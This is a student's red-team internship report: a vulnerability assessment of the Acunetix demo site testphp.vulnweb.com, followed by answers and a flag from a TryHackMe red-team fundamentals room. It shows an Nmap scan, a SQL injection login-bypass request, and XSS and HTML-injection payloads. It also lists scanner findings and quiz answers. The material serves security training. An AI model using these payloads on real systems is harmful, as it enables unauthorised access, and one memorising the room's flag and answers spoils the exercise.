

Red Teaming Internship

[Red Team: Offensive security]

Akanksha Surabhi

COMPANY: HACK SECURE

Web Application Vulnerability Assessment Report for <http://testphp.vulnweb.com/>

Executive Summary:

- Assessment Date: January 9 2025
- Target Application: <http://testphp.vulnweb.com/>
- Scope: Full vulnerability assessment of the web application, including its functionality, security headers, authentication mechanisms, and input validation

Reconnaissance:

Domain Information

Domain Name: vulnweb.com

Registry Domain ID: D16000066-COM

Registrar WHOIS Server: whois.eurodns.com

Registrar URL: <http://www.eurodns.com>

Updated Date: 2023-05-26T10:04:20Z

Creation Date: 2010-06-14T00:00:00Z

Registrar Registration Expiration Date: 2025-06-13T00:00:00Z

Registrar: Eurodns S.A.

Registrar IANA ID: 1052

Registrar Abuse Contact Email: **legalservices**@eurodns.com

Registrar Abuse Contact Phone: +352.27220150

Domain Status: clientTransferProhibited <http://www.icann.org/epp#clientTransferProhibited>

Registry Registrant ID:

Registrant Name: Acunetix Acunetix

Registrant Organization: Acunetix Ltd

Registrant Street: 3rd Floor,, J&C Building,, Road Town

Registrant City: Tortola

Registrant State/Province:

Registrant Postal Code: VG1110

Registrant Country: VG

Registrant Phone: +1.23456789


Tools used:

Parrot security ,Nmap for finding port

Burp suite and embedded browser for manual and automation vulnerability scanning

Whoislookup for finding domine details.


1.Finding port by using tool parrot security



```
Applications Places System
Terminal
File Edit View Search Terminal Help
[~]root@parrot: ~/home/user/Desktop
#nmap vulnweb.com
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-20 10:01 IST
Nmap scan report for vulnweb.com (44.228.249.3)
Host is up (0.015s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 13.66 seconds
[~]root@parrot: ~/home/user/Desktop
#
```

I scanned the port by using Nmap, I found 1 port open i.e. port 80 http

2.Mannual vulnerability scanning by using burp suite



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

7 Performing SQL injection on the webpage, it is vulnerable to SQL injection.

Request

Pretty Raw Hex

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/129.0.6668.71 Safari/537.36
0 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
1 Referer: http://testphp.vulnweb.com/login.php
2 Accept-Encoding: gzip, deflate, br
3 Connection: keep-alive
4
5 uname=admin&pass=x'or'1'='1
```

Response

Pretty Raw Hex Render

7 Cross site scripting (XSS)

Our guestbook

anonymous user

01.20.2025, 5:45 am



```
<script>alert(123)</script>
```

add message

testphp.vulnweb.com says

123

OK

7 HTML injection

Our guestbook

anonymous user

01.20.2025, 5:47 am



```
<h1>HELLO IAM HACKER</h1>
```

add message

Our guestbook

anonymous user

01.20.2025, 5:46 am



HELLO IAM HACKER

add message

3. Automation vulnerable scanning using burp suite crawl and audit

Time	Source	Issue type	Host	Path	Insertion point	Severity
10:49:36 20 Jan 2025	Task 3	❗ Cross-site scripting (reflected)	http://testphp.vulnweb...	/search.php	searchFor parameter	High
10:49:15 20 Jan 2025	Task 3	❗ SQL injection	http://testphp.vulnweb...	/search.php	searchFor parameter	High
10:48:27 20 Jan 2025	Task 3	❗ Cross-site scripting (reflected)	http://testphp.vulnweb...	/listproducts.php	cat parameter	High
10:47:47 20 Jan 2025	Task 3	❗ Cross-site scripting (reflected)	http://testphp.vulnweb...	/guestbook.php	text parameter	High
10:47:42 20 Jan 2025	Task 3	❗ SQL injection	http://testphp.vulnweb...	/artists.php	artist parameter	High
10:47:17 20 Jan 2025	Task 3	❗ SQL injection	http://testphp.vulnweb...	/listproducts.php	cat parameter	High
10:47:16 20 Jan 2025	Task 3	❗ SQL injection	http://testphp.vulnweb...	/product.php	pic parameter	High
10:47:05 20 Jan 2025	Task 3	❗ SQL injection	http://testphp.vulnweb...	/search.php	test parameter	High
10:46:23 20 Jan 2025	Task 3	❗ Cross-site scripting (reflected)	http://testphp.vulnweb...	/hpp/	pp parameter	High
10:46:10 20 Jan 2025	Task 3	❗ Cross-site scripting (reflected)	http://testphp.vulnweb...	/guestbook.php	name parameter	High
10:45:20 20 Jan 2025	Task 3	❗ Flash cross-domain policy	http://testphp.vulnweb...	/crossdomain.xml		High
10:45:20 20 Jan 2025	Task 3	❗ Cleartext submission of password	http://testphp.vulnweb...	/signup.php		High

TRY HACK ME: Red team fundamentals room:

Task 2:

been there for several months? What if the initial access was obtained because John at accounting opened a suspicious email attachment? What if a zero-day exploit was involved? Do previous penetration tests prepare us for this?

To provide a more realistic approach to security, red team Engagements were born.

Answer the questions below

Would vulnerability assessments prepare us to **detect** a real attacker on our networks? (Yay/Nay)

Nay

✓ Correct Answer

During a penetration test, are you concerned about being detected by the client? (Yay/Nay)

Nay

✓ Correct Answer

Highly organised groups of skilled attackers are nowadays referred to as ...

Advanced Persistent Threats

✓ Correct Answer

Task 3:

access to some user's credentials or even a workstation in the internal network.

- **Table-top Exercise:** An over the table simulation where scenarios are discussed between the red and blue teams to evaluate how they would theoretically respond to certain threats. Ideal for situations where doing live simulations might be complicated.

Answer the questions below

The goals of a red team engagement will often be referred to as flags or...

crown jewels

✓ Correct Answer

During a red team engagement, common methods used by attackers are emulated against the target. Such methods are usually called TTPs. What does TTP stand for?

Tactics, techniques and procedures

✓ Correct Answer

The main objective of a red team engagement is to detect as many vulnerabilities in as many hosts as possible (Yay/Nay)

Nay

✓ Correct Answer

Task 4:

Red Team Lead	Plans and organises engagements at a high level—delegates, assistant lead, and operators engagement assignments.
Red Team Assistant Lead	Assists the team lead in overseeing engagement operations and operators. Can also assist in writing engagement plans and documentation if needed.
Red Team Operator	Executes assignments delegated by team leads. Interpret and analyse engagement plans from team leads.

As with most red team functions, each team and company will have its own structure and roles for each team member. The above table only acts as an example of the typical responsibilities of each role.

Answer the questions below

What cell is responsible for the offensive operations of an engagement?

Red Cell

✓ Correct Answer

What cell is the trusted agent considered part of?

White Cell

✓ Correct Answer

Task 5:

Exploitation	Exploit the target's system to execute code	MS17-010, Zero-Logon, etc.
Installation	Install malware or other tooling	Mimikatz, Rubeus, etc.
Command & Control	Control the compromised asset from a remote central controller	Empire, Cobalt Strike, etc.
Actions on Objectives	Any end objectives: ransomware, data exfiltration, etc.	Conti, LockBit2.0, etc.

Answer the questions below

If an adversary deployed Mimikatz on a target machine, where would they be placed in the Lockheed Martin cyber kill chain?

Installation

✓ Correct Answer

What technique's purpose is to exploit the target's system to execute code?

Exploitation

✓ Correct Answer

Task 6:

Task 6 ✓ Overview of a Red Team Engagement

All the things we have discussed come together when performing a red team engagement. To better understand how the components and stakeholders interact, we will analyse a simplified engagement example. Navigate to the green "View Site" button to continue.

 View Site

Notice how the Cyber Kill Chain naturally aligns with the exercise: We start with a **recon** phase where we gather as much intel as we can about our target, followed by **weaponization** and **delivery** by sending a phishing email with a malicious attachment, continued by **exploitation** and **installation** phases when using local exploits to elevate privileges on BOB-PC and then installing tools on compromised hosts to dump password hashes and perform lateral movement, to finish with **actions on objectives** where a connection to our target is finally made.


Answer the questions below

Click the "View Site" button and follow the example engagement to get the flag

THM{RED_TEAM_ROCKS}

✓ Correct Answer

Learn > Red Team Fundamentals



Red Team Fundamentals

Learn about the basics of a red engagement, the main components and stakeholders involved, and how red teaming differs from other cyber security engagements.

Easy ⌚ 20 min

[Share your achievement](#) [Help](#) [Save Room](#) [7295](#) [Options](#)

Room completed (100%)

Task 1 ✓ Introduction

Task 2 ✓ Vulnerability Assessment and Penetration Tests Limitations

Task 3 ✓ Red Team Engagements

Task 4 ✓ Teams and Functions of an Engagement

Task 5 ✓ Engagement Structure

Task 6 ✓ Overview of a Red Team Engagement

Task 7 ✓ Conclusion